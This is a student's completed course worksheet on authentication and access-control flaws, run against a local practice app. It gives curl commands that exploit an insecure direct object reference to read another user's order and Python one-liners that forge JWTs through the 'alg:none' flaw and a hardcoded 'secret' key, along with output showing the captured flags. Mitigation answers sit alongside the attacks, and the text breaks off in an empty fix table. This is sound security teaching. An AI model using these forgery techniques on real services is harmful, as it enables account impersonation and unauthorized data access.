
Worksheet 6 — Authentication, Sessions & Access Control (3 hrs)

> **Course:** Software Security (KOSEN69) · **Week 6 Aligned:** OWASP 2025 **A01 Broken Access Control**, **A07 Authentication Failures** · **CWE-639** (IDOR), **CWE-347** (improper signature verification), **CWE-321** (weak hardcoded key) **Signature games:** 🗺️ **IDOR Treasure Hunt** — walk the `oid` numbers to loot orders that aren't yours · 🔐 **JWT Forgery** — mint a token you were never given.

> ⚠️ **Ethics note:** Forging tokens and accessing other users' objects is only legal in this sandbox (`vulnerable_app.py`) and your own Juice Shop. Doing it to a real service is unauthorized access. Keep all activity inside `http://localhost:8080`.

Part 1 — Student Information

Name	Student ID	Date	Group
Supichaya Rabiabnaweenurak	6631503118	13/9/2569	---



Part 2 — Lecture Questions

Answer in 2–4 sentences each.

1. Distinguish **authentication** from **authorization**. In `vulnerable_app.py`, `get_order` calls `current_user()` but ignores its result (L63) — which of the two is missing?

   > **Answer:** *Authentication* proves **who you are** (verifying the token/identity); *authorization* decides **what you're allowed to do** with a given resource. `get_order` authenticates the caller by calling `current_user()`, but then ignores the returned identity and never checks whether the caller owns the requested order — so **authorization is missing**. You are correctly identified, then handed data you have no right to.

2. What is **IDOR** (CWE-639)? Why is `/api/orders/<oid>` exploitable, and what single check in `solution_app.py` (L64) closes it?

   > **Answer:** IDOR (Insecure Direct Object Reference, CWE-639) is when an app exposes a direct handle to an object (here the numeric order id) and trusts the client's supplied id without checking ownership. `/api/orders/<oid>` is exploitable because any authenticated user can request any `oid` and get it back — the id maps straight to a record with no owner check. The fix at L64 compares the order's `owner` to the current user and returns 403 when they differ, so you can only read your own orders.

3. Explain the **`alg:none`** JWT attack. Why does listing `"none"` in `algorithms=[...]` (L55) let an attacker submit an *unsigned* token?

   > **Answer:** The `alg:none` attack abuses the fact that JWT lets the *token itself* declare its algorithm in its header. If the server accepts `"none"`, it will honor a token whose header says `alg:none`, which by definition carries **no signature** — so anyone can craft a token with any `sub` they like and it's accepted without a key. Listing `"none"` in `algorithms=[...]` tells PyJWT "skip signature verification for this token," turning the signature from a security control into an attacker-chosen option.

4. Why is the hardcoded HMAC secret `"secret"` (CWE-321) dangerous even if `alg:none` were disabled? How does a strong random secret + pinned algorithm defend the token?

   > **Answer:** `"secret"` is short, guessable, and in the source, so an attacker can brute-force or simply read it and then sign perfectly valid HS256 tokens for any user (CWE-321) — even with `alg:none` disabled, the weak secret alone defeats the signature. A long, random, secret-manager-held key makes forging a valid signature computationally infeasible, and pinning the algorithm to exactly `HS256` stops downgrade tricks like `alg:none` or RS256→HS256 confusion. Together they mean only the server can mint accepted tokens.

5. What do the JWT claims **`exp`** and **`aud`** add, and why does the secure version reject tokens that lack them?

   > **Answer:** `exp` (expiry) makes a token short-lived, so a stolen or leaked token stops working after a bounded window instead of forever; `aud` (audience) scopes a token to a specific service, so a token minted for one API can't be replayed against another. The secure version *requires* both (`options={"require": ["exp","aud"]}`) so any token missing them — including old vulnerable-app tokens and hand-forged ones that omit the claims — is rejected, closing replay and cross-service reuse.

Part 3 — Hands-on Lab (150 min)

Learning goals: exploit IDOR, forge JWTs two ways (`alg:none` and weak secret), then prove `solution_app.py` enforces ownership and rejects forged tokens. Steps mirror `attack.md`.

Prerequisites: Docker + Docker Compose, `curl`, `python3` with `pyjwt`, optionally Burp Suite. Working dir: `labs/week06-authn-authz/`.

Environment setup

```
cd labs/week06-authn-authz
docker compose up            # python:3.12-slim + flask + pyjwt, runs
vulnerable_app.py
# vulnerable app -> http://localhost:8080   (service name: authz-lab, port 8080)
```

Optional secondary target / proxy:


```
docker run --rm -p 3000:3000 bkimminich/juice-shop       # ->
http://localhost:3000
# Burp Suite: put the proxy listener AND the browser proxy on 127.0.0.1:8081.
# NOT 8080 — the lab app already owns host 8080 (docker-compose.yml, "8080:5000").
# Burp's own default listener is 8080, so you must change it: leave it there and
# either the listener refuses to start ("Address already in use") or, if it does
# bind, the browser's proxy address is the target's address and every request
# goes straight to the app instead of through Burp — you intercept nothing.
```

What to submit per task: the exact **command/token**, a **screenshot** of the JSON response, and a **2–3 sentence mitigation**.

Task 0 — Onboarding (5 min). Get alice's token (from `attack.md`):

```
TOKEN=$(curl -s -X POST http://localhost:8080/login \
  -H 'Content-Type: application/json' \
  -d '{"user":"alice","pw":"alicepw"}' | python3 -c 'import
sys,json;print(json.load(sys.stdin)["token"])')
echo "$TOKEN"
```

Confirm `/api/orders/1` returns alice's Laptop order. *Deliverable: screenshot of the token + order 1.*




Task 1 — IDOR Treasure Hunt (30 min) 🗺️.

- *Goal:* read **bob's** order with **alice's** token.
- *Steps:*

```
curl -s http://localhost:8080/api/orders/1 -H "Authorization: Bearer $TOKEN"
# yours
curl -s http://localhost:8080/api/orders/2 -H "Authorization: Bearer $TOKEN"
# bob's — leaks!
```

- *Deliverable:* both responses + screenshot of bob's `Phone` order + why the missing ownership check (CWE-639) is the root cause.

> **Why the missing ownership check (CWE-639) is the root cause:** `get_order` calls `current_user()` to *authenticate* the caller but then ignores the result and returns whatever `oid` was requested, so any logged-in user can read any order just by changing the number in the URL (`/api/orders/1` → `/api/orders/2`). The order id is a direct, guessable reference to an object, and the server never asks the one question that matters — "does this order belong to *this* user?" That missing authorization check is the root cause: authentication proves who you are, but only an ownership check decides what you're allowed to see, and here it is absent. The fix is a deny-by-default comparison of `order["owner"]` against the authenticated user, returning 403 when they differ.




```
jwt-forge
```


Task 2 — JWT Forgery via alg:none (30 min) 🔐.

- *Goal:* impersonate bob with an **unsigned** token (no secret needed).
- *Steps:*

```
FORGED=$(python3 - <<'PY'
import jwt
print(jwt.encode({"sub": "bob"}, key="", algorithm="none"))
PY
)
curl -s http://localhost:8080/api/orders/2 -H "Authorization: Bearer $FORGED"
```

- *Deliverable:* the forged token + screenshot of the accepted response + explanation of the `none` flaw (CWE-347).

> **Explanation — the `alg:none` flaw (CWE-347):** A JWT declares its own signing algorithm in its header, and `alg:none` is a special value meaning "unsigned — there is no signature to verify." The vulnerable app reads that attacker-controlled header and, when it sees `none`, decodes the token with `verify_signature=False`, so it trusts a token that carries no signature at all. That lets anyone craft a token with any `sub` they like (e.g. `bob` or `admin`) and be accepted without knowing any secret — the signature, the whole point of a JWT, is skipped. The fix is to never let the token choose `none`: pin the accepted algorithm server-side to exactly `HS256` (`algorithms=["HS256"]`), so an unsigned token is rejected outright.




Task 3 — JWT Forgery via weak secret (30 min) 🔐.

- *Goal:* sign a *valid* HS256 token because the secret is the guessable string `secret` (CWE-321).
- *Steps:*

```
FORGED2=$(python3 - <<'PY'
import jwt
print(jwt.encode({"sub": "bob"}, "secret", algorithm="HS256"))
PY
)
curl -s http://localhost:8080/api/orders/2 -H "Authorization: Bearer
$FORGED2"
```

- *Deliverable:* token + screenshot + 2–3 sentences on why secret strength + key management matter.

> **Mitigation — why secret strength + key management matter:** An HMAC token is only as trustworthy as its signing key, so a short, guessable, or hardcoded secret like `"secret"` (CWE-321) lets anyone who reads the source — or brute-forces a few characters — mint perfectly valid tokens for any user, making the signature worthless. The key must be long and random (≥ 32 bytes for HS256), loaded from an environment variable or a secrets manager rather than committed to code, and rotated on a schedule and immediately after any suspected leak. Good key management also scopes and limits exposure — restrict who and what can read the key, and pair it with a pinned algorithm and short-lived `exp` claims so a compromised or leaked token has a small blast radius.



Task 4 — Privilege/identity escalation reasoning (25 min).

- *Goal:* combine the flaws. Using Task 2/3 you became `bob` *without his password*; using Task 1 you read objects you don't own.
- *Steps:* document the full attack chain (forge token → access any `oid`). Optionally replay the requests through **Burp Suite Repeater** and screenshot the intercepted request/response.
- *Deliverable:* a short chain diagram/paragraph + Burp (or curl) evidence.

  Attack chain (paragraph). The two auth gates fail independently, and chaining them yields full takeover. First I defeat *authentication*: because `current_user()` accepts a JWT whose header says `alg:none` (unsigned) — or one signed with the hardcoded secret `"secret"` — I mint a token claiming any identity I want, including `sub=admin`, with no password and no key. Then I defeat *authorization*: `/api/orders/<id>` never checks that the order's `owner` matches the caller (IDOR), and `/api/admin` only checks `sub == "admin"`. So one forged token lets me read any user's orders **and** the admin-only flag.

  Chain diagram.

```
[attacker]
    |  forge JWT (alg:none  OR  weak secret "secret")   -> CWE-347 / CWE-321
    v
set sub = bob | admin   (authentication bypassed, no password)
    |
    +--> GET /api/orders/2   -- no ownership check --------> bob's order
(CWE-639 IDOR)
    |
```

```
    +--> GET /api/admin      -- only checks sub=="admin" --> FLAG
(broken access control)
```


curl evidence (run against the vulnerable app, reproduced):

```
# Step 1 - forge an admin token with alg:none (no secret needed)
$ python -c 'import jwt; print(jwt.encode({"sub":"admin"}, key="",
algorithm="none"))'
eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJzdWIiOiJhZG1pbiJ9.

# Step 2 - read the admin-only flag with the forged token
$ curl -s http://localhost:8080/api/admin -H "Authorization: Bearer $ADMIN"
{ "flag": "FLAG{jwt_demo}" }

# Same chain also reads any order you don't own:
$ curl -s http://localhost:8080/api/orders/2 -H "Authorization: Bearer
$FORGED_BOB"
{ "item": "Phone", "owner": "bob", "total": 800, "note": "FLAG{idor_demo}" }
```

(The `FLAG{..._demo}` values are the app's built-in defaults; the graded per-student flag comes from the seeded instance.)



Task 5 — Defend / fix it (30 min) 🛡️.


- *Goal:* prove `solution_app.py` blocks Tasks 1–3.
- *Steps:* stop the vulnerable container (`Ctrl-C`), then:

```
docker compose run --rm --service-ports authz-lab bash -c "pip install --no-cache-dir flask pyjwt && python solution_app.py"
```

Re-run: get a fresh alice token, then re-fire each attack. Expected: `/api/orders/2` with alice's token → **403 forbidden** (ownership check, L64); the `alg:none` token → **401 invalid token** (algorithm pinned to HS256, L50); the `"secret"` token → **401** (strong random secret + required `aud`/`exp`, L10/40).

- *Deliverable:* screenshots of the 403 and both 401s + name the fix line for each.

> **Fix line for each attack** (verified in `solution_app.py`):
>
> | Attack (from Tasks 1–3) | Result on fixed app | Fix line(s) |
> |---|---|---|
